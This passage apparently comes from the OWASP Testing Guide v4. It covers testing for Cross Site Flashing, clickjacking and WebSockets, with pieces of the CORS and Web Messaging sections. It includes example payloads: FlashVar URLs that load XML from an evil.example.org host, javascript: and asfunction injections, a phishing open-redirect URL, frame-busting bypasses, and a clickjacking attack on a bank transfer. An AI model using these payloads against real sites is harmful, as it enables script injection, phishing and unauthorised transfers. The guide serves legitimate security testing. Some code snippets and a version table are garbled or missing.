HTTP/1.1 200 OKDate: Mon, 07 Oct 2013 19:00:32 GMTServer: Apache/2.2.22 (Debian)X-Powered-By: PHP/5.4.4-1+deb7u3Access-Control-Allow-Origin: *Vary: Accept-EncodingContent-Length: 92Keep-Alive: timeout=15, max=100Connection: Keep-AliveContent-Type: text/htmlInjected Content from attacker.bar
```



Tools

- **OWASP Zed Attack Proxy (ZAP)** -

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

References

OWASP Resources

- OWASP HTML5 Security Cheat Sheet: https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

Whitepapers

- **W3C** - CORS W3C Specification: <http://www.w3.org/TR/cors/>

Flash跨站测试 (OTG-CLIENT-008) | Owasp Testing Guide v4

Testing for Cross Site Flashing (OTG-CLIENT-008)

Summary

ActionScript is the language, based on ECMAScript, used by Flash applications when dealing with interactive needs. There are three versions of the ActionScript language. ActionScript 1.0 and ActionScript 2.0 are very similar with ActionScript 2.0 being an extension of ActionScript 1.0. ActionScript 3.0, introduced with Flash Player 9, is a rewrite of the language to support object orientated design.

ActionScript, like every other language, has some implementation patterns which could lead to security issues. In particular, since Flash applications are often embedded in browsers, vulnerabilities like DOM based Cross-Site Scripting (XSS) could be present in flawed Flash applications.

How to Test

Since the first publication of "Testing Flash Applications" [1], new versions of Flash player were released in order to mitigate some of the attacks which will be described. Nevertheless, some issues still remain exploitable because they are the result of insecure programming practices.

Decompilation

Since SWF files are interpreted by a virtual machine embedded in the player itself, they can be potentially decompiled and analysed. The most known and free ActionScript 2.0 decompiler is flare.

To decompile a SWF file with flare just type:

```
$ flare hello.swf
```

it will result in a new file called hello.flr.

Decompilation helps testers because it allows for source code assisted, or white-box, testing of the Flash applications. HP's free SWFScan tool can decompile both ActionScript 2.0 and ActionScript 3.0 [SWFScan](#)

The [OWASP Flash Security Project](#) maintains a list of current disassemblers, decompilers and other Adobe Flash related testing tools.

Undefined Variables FlashVars

FlashVars are the variables that the SWF developer planned on receiving from the web page. FlashVars are typically passed in from the Object or Embed tag within the HTML. For instance:

FlashVars can also be initialized from the URL:

```
http://www.example.org/somefilename.swf?var1=val1&var2=val2
```

In ActionScript 3.0, a developer must explicitly assign the FlashVar values to local variables. Typically, this looks like:

```
var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters; var var1:String = String(paramObj["var1"]); var var2:String = String(paramObj["var2"]);
```

In ActionScript 2.0, any uninitialized global variable is assumed to be a FlashVar. Global variables are those variables that are prepended by _root, _global or _level0. This means that if an attribute like:

```
_root.varname
```

is undefined throughout the code flow, it could be overwritten by setting

```
http://victim/file.swf?varname=value
```

Regardless of whether you are looking at ActionScript 2.0 or ActionScript 3.0, FlashVars can be a vector of attack. Let's look at some ActionScript 2.0 code that is vulnerable:

Example:

```
movieClip 328 __Packages.Locale {      #initclip      if (!_global.Locale) {      var v1 = function (on_load) {          var v5 = new XML();          var v6 = this;          v5.onLoad = function (success) {              if (success) {                  trace('Locale loaded xml');                  var v3 = this.xliff.file.body.$trans_unit;                  var v2 = 0;                  while (v2 < v3.length) {                      Localestring svv_resname = "v3[v2].source._text;"                      v1[_rootlanguage == "undefined"] ? LocaleDEFAULT_LANG : LocaleDEFAULT_LANG_xml(vloadLocaleDEFAULT_LANG_player_code);                  }              }          }      }  
```

The above code could be attacked by requesting:

```
http://victim/file.swf?language=http://evil.example.org/malicious.xml?
```

Unsafe Methods

When an entry point is identified, the data it represents could be used by unsafe methods. If the data is not filtered/validated using the right regexp it could lead to some security issue.

Unsafe Methods since version r47 are:

```
loadVariables() loadMovie() getURL() loadMovie() loadMovieNum() FScrollPane.loadScrollContent() LoadVars.loadLoadVars.sendXML.load('url') LoadVars.load('url') Sound.loadSound('url', isStreaming); NetStream.play('url'); flash.external.ExternalInterface.call(_root.callback.htmlText)
```

The Test

In order to exploit a vulnerability, the swf file should be hosted on the victim's host, and the techniques of reflected XSS must be used. That is forcing the browser to load a pure swf file directly in the location bar (by redirection or social engineering) or by loading it through an iframe from an evil page:

This is because in this situation the browser will self-generate an HTML page as if it were hosted by the victim host.

XSS

GetURL (AS2) / NavigateToURL (AS3):

The GetURL function in ActionScript 2.0 and NavigateToURL in ActionScript 3.0 lets the movie load a URI into the browser's window.

So if an undefined variable is used as the first argument for getURL:

```
getURL(_root.URI, '_targetFrame');
```

Or if a FlashVar is used as the parameter that is passed to a navigateToURL function:

```
var request:URLRequest = new URLRequest(FlashVarSuppliedURL); navigateToURL(request);
```

Then this will mean it's possible to call JavaScript in the same domain where the movie is hosted by requesting:

```
http://victim/file.swf?URI=javascript:evilcode getURL('javascript:evilcode','_self');
```

The same when only some part of getURL is controlled:

```
Dom Injection with Flash JavaScript injection     getUrl('javascript:function('+_root.arg+')')
```

asfunction:

You can use the special asfunction protocol to cause the link to execute an ActionScript function in a SWF file instead of opening a URL. Until release Flash Player 9 r48 asfunction could be used on every method which has a URL as an argument. After that release, asfunction was restricted to use within an HTML TextField.

This means that a tester could try to inject:

```
asfunction:getURL,javascript:evilcode
```

in every unsafe method like:

```
loadMovie(_root.URL)  
by requesting:  
http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

ExternalInterface:

ExternalInterface.call is a static method introduced by Adobe to improve player/browser interaction for both ActionScript 2.0 and ActionScript 3.0.

From a security point of view it could be abused when part of its argument could be controlled:

```
flash.external.ExternalInterface.call(_root.callback);
```

the attack pattern for this kind of flaw should be something like the following:

```
eval(evilcode)
```

since the internal JavaScript which is executed by the browser will be something similar to:

```
eval('try { __flash__toXML('+_root.callback+') ; } catch (e) { ""; }')
```

HTML Injection

TextField Objects can render minimal HTML by setting:

```
tf.html = true tf.htmlText = 'text'
```

So if some part of text could be controlled by the tester, an A tag or an IMG tag could be injected resulting in modifying the GUI or XSS the browser.

Some attack examples with A Tag:

- Direct XSS:
- Call a function:
- Call SWF public functions:
- Call native static as function:

IMG tag could be used as well:

□ (.swf is necessary to bypass flash player internal filter)

Note: since release Flash Player 9.0.124.0 of Flash player XSS is no longer exploitable, but GUI modification could still be accomplished.

Cross-Site Flashing

Cross-Site Flashing (XSF) is a vulnerability which has a similar impact as XSS.

XSF Occurs when from different domains:

- One Movie loads another Movie with loadMovie* functions or other hacks and has access to the same sandbox or part of it
- XSF could also occur when an HTML page uses JavaScript to command an Adobe Flash movie, for example, by calling:
 - GetVariable: access to flash public and static object from JavaScript as a string.
 - SetVariable: set a static or public flash object to a new string value from JavaScript.
- Unexpected Browser to SWF communication could result in stealing data from the SWF application.

It could be performed by forcing a flawed SWF to load an external evil flash file. This attack could result in XSS or in the modification of the GUI in order to fool a user to insert credentials on a fake flash form. XSF could be used in the presence of Flash HTML Injection or external SWF files when loadMovie* methods are used.

Open redirectors

SWFs have the capability to navigate the browser. If the SWF takes the destination in as a FlashVar, then the SWF may be used as an open redirector. An open redirector is any piece of website functionality on a trusted website that an attacker can use to redirect the end-user to a malicious website. These are frequently used within phishing attacks. Similar to cross-site scripting, the attack involves a user clicking on a malicious link.

In the Flash case, the malicious URL might look like:

```
http://trusted.example.org/trusted.swf?getURLValue=http://www.evil-spoofing-website.org/phishEndUsers.html
```

In the above example, an end-user might see the URL begins with their favorite trusted website and click on it. The link would load the trusted SWF which takes the getURLValue and provides it to an ActionScript browser navigation call:

```
getURL(_root.getURLValue,"_self");
```

This would navigate the browser to the malicious URL provided by the attacker. At this point, the phisher has successfully leveraged the trusted user has in trusted.example.org to trick the user into their malicious website. From their, they could launch a 0-day, conduct spoofing of the original website, or any other type of attack. SWFs may unintentionally be acting as an open-redirector on the website.

Developers should avoid taking full URLs as FlashVars. If they only plan to navigate within their own website, then they should use relative URLs or verify that the URL begins with a trusted domain and protocol.

Attacks and Flash Player Version

Since May 2007, three new versions of Flash player were released by Adobe. Every new version restricts some of the attacks previously described.

	Attack	asfunction	ExternalInterface	GetURL	Html Injection	Player Version	v9.0 r4
7/48	Yes	Yes	Yes	Yes	Yes	v9.0 r115	No Yes
S	Yes	Yes		v9.0 r124	No	Yes	Yes

Result Expected:

Cross-Site Scripting and Cross-Site Flashing are the expected results on a flawed SWF file.

Tools

- Adobe SWF Investigator: <http://labs.adobe.com/technologies/swfinvestigator/>
- SWFScan: <http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167>
- SWFIntruder: <https://www.owasp.org/index.php/Category:SWFIntruder>
- Decompiler - Flare: <http://www.nowrap.de/flare.html>
- Compiler - MTASC: <http://www.mtasc.org/>
- Disassembler - Flasm: <http://flasm.sourceforge.net/>
- Swfmill - Convert Swf to XML and vice versa: <http://swfmill.org/>
- Debugger Version of Flash Plugin/Player:
<http://www.adobe.com/support/flash/downloads.html>

References

OWASP

- OWASP Flash Security Project: The OWASP Flash Security project has even more references than what is listed below: http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project

Whitepapers

- Testing Flash Applications: A new attack vector for XSS and XSFlashing:
http://www.owasp.org/images/8/8c/OWASPApSec2007Milan_TestingFlashApplications.ppt
- Finding Vulnerabilities in Flash Applications: http://www.owasp.org/images/d/d8/OWASP_WASCAppSec2007SanJose_FindingVulnsinFlashApps.ppt
- Adobe security updates with Flash Player 9,0,124,0 to reduce cross-site attacks:
http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html

- Securing SWF Applications:
http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html
- The Flash Player Development Center Security Section:
<http://www.adobe.com/devnet/flashplayer/security.html>
- The Flash Player 10.0 Security Whitepaper:
http://www.adobe.com/devnet/flashplayer/articles/flash_player10_security_wp.html

点击劫持测试 (OTG-CLIENT-009) | Owasp Testing Guide v4


Testing for Clickjacking (OTG-CLIENT-009)

Summary


"Clickjacking" (which is a subset of the "UI redressing") is a malicious technique that consists of deceiving a web user into interacting (in most cases by clicking) with something different to what the user believes they are interacting with. This type of attack, that can be used alone or in combination with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting on seemingly harmless web pages. The term "Clickjacking" was coined by Jeremiah Grossman and Robert Hansen in 2008.

A Clickjacking attack uses seemingly innocuous features of HTML and Javascript to force the victim to perform undesired actions, such as clicking on a button that appears to perform another operation. This is a "client side" security issue that affects a variety of browsers and platforms.

To carry out this type of technique the attacker has to create a seemingly harmless web page that loads the target application through the use of an iframe (suitably concealed through the use of CSS code). Once this is done, the attacker could induce the victim to interact with his fictitious web page by other means (like for example social engineering). Like others attacks, an usual prerequisite is that the victim is authenticated against the attacker's target website.



Once the victim is surfing on the fictitious web page, he thinks that he is interacting with the visible user interface, but effectively he is performing actions on the hidden page. Since the hidden page is an authentic page, the attacker can deceive users into performing actions which they never intended to perform through an "ad hoc" positioning of the elements in the web page.



The power of this method is due to the fact that the actions performed by the victim are originated from the authentic target web page (hidden but authentic). Consequently some of the anti-CSRF protections, that are deployed by the developers to protect the web page from CSRF attacks, could be bypassed.

How to Test

As mentioned above, this type of attack is often designed to allow an attacker site to induce user's actions on the target site even if anti-CSRF tokens are being used. So it's important, like for the CSRF attack, to individuate web pages of the target site that it take input from the user.

We have to discover if the website that we are testing has no protections against clickjacking attacks or, if the developers have implemented some forms of protection, if these techniques are liable to bypass. Once we know that the website is vulnerable, we can create a "proof of concept" to exploit the vulnerability.

The first step to discover if a website is vulnerable, is to check if the target web page could be loaded into an iframe. To do this you need to create a simple web page that includes a frame containing the target web page. The HTML code to create this testing web page is displayed in the following snippet:

Website is vulnerable to clickjacking!

Result Expected: If you can see both the text "Website is vulnerable to clickjacking!" at the top of the page and your target web page successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks. Now you can directly create a "proof of concept" to demonstrate that an attacker could exploit this vulnerability.

Bypass Clickjacking protection:

In case in which you only see the target site or the text "Website is vulnerable to clickjacking!" but nothing in the iframe this mean that the target probably has some form of protection against clickjacking. It's important to note that this isn't a guarantee that the page is totally immune to clickjacking.

Methods to protect a web page from clickjacking can be divided in two macro-categories:

- Client side protection: Frame Busting
- Server side protection: X-Frame-Options

In some circumstances, every single type of defense could be bypassed. Following are presented the main methods of protection from these attacks and techniques to bypass them.

Client side protection: Frame Busting

The most common client side method, that has been developed to protect a web page from clickjacking, is called Frame Busting and it consists of a script in each page that should not be framed. The aim of this technique is to prevent a site from functioning when it is loaded inside a frame.

The structure of frame busting code typically consists of a "conditional statement" and a "counter-action" statement. For this type of protection, there are some workarounds that fall under the name of "Bust frame busting". Some of this techniques are browser-specific while others work across browsers.

Mobile website version

Mobile versions of the website are usually smaller and faster than the desktop ones, and they have to be less complex than the main application. Mobile variants have often less protection since there is the wrong assumption that an attacker could not attack an application by the smart phone. This is fundamentally wrong, because an attacker can fake the real origin given by a web browser, such that a non-mobile victim may be able to visit an application made for mobile users. From this assumption follows that in some cases it is not necessary to use techniques to evade frame busting when there are unprotected alternatives, which allow the use of same attack vectors.

Double Framing

Some frame busting techniques try to break frame by assigning a value to the "parent.location" attribute in the "counter-action" statement.

Such actions are, for example:

- self.parent.location = document.location
- parent.location.href = self.location
- parent.location = self.location

This method works well until the target page is framed by a single page. However, if the attacker encloses the target web page in one frame which is nested in another one (a double frame), then trying to access to "parent.location" becomes a security violation in all popular browsers, due to the descendant frame navigation policy. This security violation disables the counter-action navigation.

Target site frame busting code (target site):

```
if(top.location!=self.location) { parent.location = self.location;}
```

Attacker's top frame (fictitious2.html):

Attacker's fictitious sub-frame (fictitious.html):

Disabling javascript

Since these type of client side protections relies on JavaScript frame busting code, if the victim has JavaScript disabled or it is possible for an attacker to disable JavaScript code, the web page will not have any protection mechanism against clickjacking.

There are three deactivation techniques that can be used with frames:

- Restricted frames with Internet Explorer: Starting from Internet Explorer 6, a frame can have the "security" attribute that, if it is set to the value "restricted", ensures that JavaScript code, ActiveX controls, and re-directs to other sites do not work in the frame.

Example:

- Sandbox attribute: with HTML5 there is a new attribute called "sandbox". It enables a set of restrictions on content loaded into the iframe. At this moment this attribute is only compatible with Chrome and Safari.

Example:

- Design mode: Paul Stone showed a security issue concerning the "designMode" that can be turned on in the framing page (via document.designMode), disabling JavaScript in top and sub-frame. The design mode is currently implemented in Firefox and IE8.

onBeforeUnload event

The onBeforeUnload event could be used to evade frame busting code. This event is called when the frame busting code wants to destroy the iframe by loading the URL in the whole web page and not only in the iframe. The handler function returns a string that is prompted to the user asking confirm if he wants to leave the page. When this string is displayed to the user is likely to cancel the navigation, defeating the target's frame busting attempt.

The attacker can use this attack by registering an unload event on the top page using the following example code:

www.fictitious.site

The previous technique requires the user interaction but, the same result, can be achieved without prompting the user. To do this the attacker have to automatically cancel the incoming navigation request in an onBeforeUnload event handler by repeatedly submitting (for example every millisecond) a navigation request to a web page that responds with a "HTTP/1.1 204 No Content" header.

Since with this response the browser will do nothing, the resulting of this

operation is the flushing of the request pipeline, rendering the original frame busting attempt futile.

Following an example code:

204 page:

Attacker's page:

XSS Filter

Starting from Google Chrome 4.0 and from IE8 there were introduced XSS filters to protect users from reflected XSS attacks. Nava and Lindsay have observed that these kind of filters can be used to deactivate frame busting code by faking it as malicious code.

- **IE8 XSS filter:** this filter has visibility into all requests and responses parameters flowing through the web browser and it compares them to a set of regular expressions in order to look for reflected XSS attempts. When the filter identifies a possible XSS attack; it disable all inline scripts within the page, including frame busting scripts (the same thing could be done with external scripts). For this reason an attacker could induce a false positive by inserting the beginning of the frame busting script into a request parameters.

Example: Target web page frame busting code:

Attacker code:

if">

- **Chrome 4.0 XSS Auditor filter:** It has a little different behaviour compared to IE8 XSS filter, in fact with this filter an attacker could deactivate a "script" by passing its code in a request parameter. This enables the framing page to specifically target a single snippet containing the frame busting code, leaving all the other codes intact.

Example: Target web page frame busting code:

Attacker code:

Redefining location

For several browser the "document.location" variable is an immutable attribute. However, for some version of Internet Explorer and Safari, it is possible to redefine this attribute. This fact can be exploited to evade frame busting code.

- **Redefining location in IE7 and IE8:** it is possible to redefine "location" as it is illustrated in the following example. By defining "location" as a variable, any code that tries to read or to navigate by assigning "top.location" will fail due to a security violation and so the frame busting code is suspended.

Example:

- **Redefining location in Safari 4.0.4:** To bust frame busting code with "top.location" it is possible to bind "location" to a function via defineSetter (through window), so that an attempt to read or navigate to the "top.location" will fail.

Example:

Server side protection: X-Frame-Options

An alternative approach to client side frame busting code was implemented by Microsoft and it consists of an header based defense. This new "X-FRAME-OPTIONS" header is sent from the server on HTTP responses and is used to mark web pages that shouldn't be framed. This header can take the values DENY, SAMEORIGIN, ALLOW-FROM origin, or non-standard ALLOWALL. Recommended value is DENY.

The "X-FRAME-OPTIONS" is a very good solution, and was adopted by major browser, but also for this technique there are some limitations that could lead in any case to exploit the clickjacking vulnerability.

Browser compatibility

Since the "X-FRAME-OPTIONS" was introduced in 2009, this header is not compatible with old browser. So every user that doesn't have an updated browser could be victim of clickjacking attack.

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)

Browser	Lowest version
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

Proxies

Web proxies are known for adding and stripping headers. In the case in which a web proxy strips the "X-FRAME-OPTIONS" header then the site loses its framing protection.


Mobile website version

Also in this case, since the "X-FRAME-OPTIONS" has to be implemented in every page of the website, the developers may have not protected the mobile version of the website.

Create a "proof of concept"

Once we have discovered that the site we are testing is vulnerable to clickjacking attack, we can proceed with the development of a "proof of concept" to demonstrate the vulnerability. It is important to note that, as mentioned previously, these attacks can be used in conjunction with other forms of attacks (for example CSRF attacks) and could lead to overcome anti-CSRF tokens. In this regard we can imagine that, for example, the target site allows to authenticated and authorized users to make a transfer of money to another account.

Suppose that to execute the transfer the developers have planned three steps. In the first step the user fill a form with the destination account and the amount. In the second step, whenever the user submits the form, is presented a summary page asking the user confirmation (like the one presented in the following picture).



Following a snippet of the code for the step 2:

```
//generate random anti CSRF token$csrfToken = md5(uniqid(rand(), TRUE));//set the token as in the session
data$_SESSION['antiCsrf'] = $csrfToken;//Transfer form with the hidden field$form = '
```

BANK XYZ - Confirm Transfer

```
Do You want to confirm a transfer of '. $_REQUEST['amount'] .' € to account: '. $_REQUEST['account'] .' ?
';

```

In the last step are planned security controls and then, if is all ok, the transfer is done. Following is presented a snippet of the code of the last step (**Note:** in this example, for simplicity, there is no input sanitization, but it has no relevance to block this type of attack):

```
if( (!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf'])) ){ //here we can suppose input sanitization code... //check the anti-CSRF token if( ($_SESSION['antiCsrf'] == $_POST['antiCsrf']) )
{ echo '
'. $_POST['amount'] .' € successfully transferred to account: '. $_POST['account'] .' '
; }else{ echo '
Transfer KO
';
}
';}
```

As you can see the code is protected from CSRF attack both with a random token generated in the second step and accepting only variable passed via POST method. In this situation an attacker could forge a CSRF + Clickjacking attack to evade anti-CSRF protection and force a victim to do a money transfer without her consent.


The target page for the attack is the second step of the money transfer procedure. Since the developers put the security controls only in the last step, thinking that this is secure enough, the attacker could pass the account and amount parameters via GET method. (**Note:** there is an advanced clickjacking attack that permits to force users to fill a form, so also in the case in which is required to fill a form, the

attack is feasible).

The attacker's page may look a simple and harmless web page like the one presented below:




But playing with the CSS opacity value we can see what is hidden under a seemingly innocuous web page.



The clickjacking code the create this page is presented below:

www.owasp.com

With the help of CSS (note the #clickjacking block) we can mask and suitably position the iframe in such a way as to match the buttons. If the victim click on the button "Click and go!" the form is submitted and the transfer is completed.



The example presented uses only basic clickjacking technique, but with advanced technique is possible to force user filling form with values defined by the attacker.

Tools

- Context Information Security: "Clickjacking Tool" -
<http://www.contextis.com/research/tools/clickjacking-tool/>

References

OWASP Resources

- [Clickjacking](#)

Whitepapers

- Marcus Niemietz: "UI Redressing: Attacks and Countermeasures Revisited" - <http://ui-redressing.mniemietz.de/uiRedressing.pdf>
- "Clickjacking" - <https://en.wikipedia.org/wiki/Clickjacking>
- Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson: "Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites" - <http://seclab.stanford.edu/websec/framebusting/framebust.pdf>
- Paul Stone: "Next generation clickjacking" - <https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-.pdf>

Testing WebSockets (OTG-CLIENT-010)

Summary

Traditionally the HTTP protocol only allows one request/response per TCP connection. Asynchronous JavaScript and XML (AJAX) allows clients to send and receive data asynchronously (in the background without a page refresh) to the server, however, AJAX requires the client to initiate the requests and wait for the server responses (half-duplex).

HTML5 WebSockets allow the client/server to create a 'full-duplex' (two-way) communication channels, allowing the client and server to truly communicate asynchronously. WebSockets conduct their initial 'upgrade' handshake over HTTP and from then on all communication is carried out over TCP channels by use of frames.

Origin

It is the server's responsibility to verify the Origin header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin. This could allow attackers to communicate with the WebSocket server cross-domain allowing for [Top 10 2013-A8-Cross-Site Request Forgery \(CSRF\)](#) type issues.

Confidentiality and Integrity

WebSockets can be used over unencrypted TCP or over encrypted TLS. To use unencrypted WebSockets the `ws://` URI scheme is used (default port 80), to use encrypted (TLS) WebSockets the `wss://` URI scheme is used (default port 443). Look out for [Top 10 2013-A6-Sensitive Data Exposure](#) type issues.

Authentication

WebSockets do not handle authentication, instead normal application authentication mechanisms apply, such as cookies, HTTP Authentication or TLS authentication. Look out for [Top 10 2013-A2-Broken Authentication and Session Management](#) type issues.

Authorization

WebSockets do not handle authorization, normal application authorization mechanisms apply. Look out for [Top 10 2013-A4-Insecure Direct Object References](#) and [Top 10 2013-A7-Missing Function Level Access Control](#) type issues.

Input Sanitization

As with any data originating from untrusted sources, the data should be properly sanitised and encoded. Look out for [Top 10 2013-A1-Injection](#) and [Top 10 2013-A3-Cross-Site Scripting \(XSS\)](#) type issues.

How to Test


Black Box testing

1. Identify that the application is using WebSockets. *Inspect the client-side source code for the ws:// or wss:// URI scheme. Use Google Chrome's Developer Tools to view the Network WebSocket communication.*Use [OWASP Zed Attack Proxy](#) (ZAP)'s WebSocket tab.*
2. Origin.
3. Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket server. If a connection is established the

- server may not be checking the origin header of the WebSocket handshake.
4. Confidentiality and Integrity.
 5. Check that the WebSocket connection is using SSL to transport sensitive information (wss://).
 6. Check the SSL Implementation for security issues (Valid Certificate, BEAST, CRIME, RC4, etc). Refer to the [Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection \(OTG-CRYPST-001\)](#) section of this guide.
 7. Authentication.
 8. WebSockets do not handle authentication, normal black-box authentication tests should be carried out. Refer to the [Authentication Testing](#) sections of this guide.
 9. Authorization.
 10. WebSockets do not handle authorization, normal black-box authorization tests should be carried out. Refer to the [Authorization Testing](#) sections of this guide.
 11. Input Sanitization.
 12. Use [OWASP Zed Attack Proxy \(ZAP\)](#)'s WebSocket tab to replay and fuzz WebSocket request and responses. Refer to the [Testing for Data Validation](#) sections of this guide.

Example 1

Once we have identified that the application is using WebSockets (as described above) we can use the [OWASP Zed Attack Proxy \(ZAP\)](#) to intercept the WebSocket request and responses. ZAP can then be used to replay and fuzz the WebSocket request/responses.



Example 2

Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket server. If the connection is allowed the WebSocket server may not be checking the WebSocket handshake's origin header. Attempt to replay requests previously intercepted to verify that cross-domain WebSocket communication is possible.



WebSocket Tester

Target:

Message:

Output:

CONNECTED

SENT: test

RECIEVED: test

Gray Box testing

Gray box testing is similar to black box testing. In gray box testing the pen-tester has partial knowledge of the application. The only difference here is that you may have API documentation for the application being tested which includes the expected WebSocket request and responses.

Tools

- **OWASP Zed Attack Proxy (ZAP)** -

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

- **WebSocket Client** -

<https://github.com/RandomStorm/scripts/blob/master/WebSockets.html> A WebSocket client that can be used to interact with a WebSocket server.

- **Google Chrome Simple WebSocket Client** -

<https://chrome.google.com/webstore/detail/simple-websocket-client/pfdhoblnboilpfeibdedpjgfnlcodo?hl=en> Construct custom Web Socket requests and handle responses to directly test your Web Socket services.

References

Whitepapers

- **HTML5 Rocks** - Introducing WebSockets: Bringing Sockets to the Web:
<http://www.html5rocks.com/en/tutorials/websockets/basics/>
- **W3C** - The WebSocket API: <http://dev.w3.org/html5/websockets/>
- **IETF** - The WebSocket Protocol: <https://tools.ietf.org/html/rfc6455>
- **Christian Schneider** - Cross-Site WebSocket Hijacking (CSWSH): <http://www.christian-schneider.net/CrossSiteWebSocketHijacking.html>
- **Jussi-Pekka Erkkilä** - WebSocket Security Analysis:
<http://juerkkil.iki.fi/files/writings/websocket2012.pdf>
- **Robert Koch** - On WebSockets in Penetration Testing:
<http://www.ub.tuwien.ac.at/dipl/2013/AC07815487.pdf>
- **DigiNinja** - OWASP ZAP and Web Sockets:
[http://www.digininja.org/blog/zap_web\(sockets\).php](http://www.digininja.org/blog/zap_web(sockets).php)

Web消息测试 (OTG-CLIENT-011) | Owasp Testing Guide v4

Test Web Messaging (OTG-CLIENT-011)

Summary

Web Messaging (also known as Cross Document Messaging) allows applications running on different domains to communicate in a secure manner. Before the introduction of web messaging the communication of different origins (between iframes, tabs and windows) was restricted by the same origin policy and enforced by the browser, however developers used multiple hacks in order to accomplish these tasks, most of them were mainly insecure.

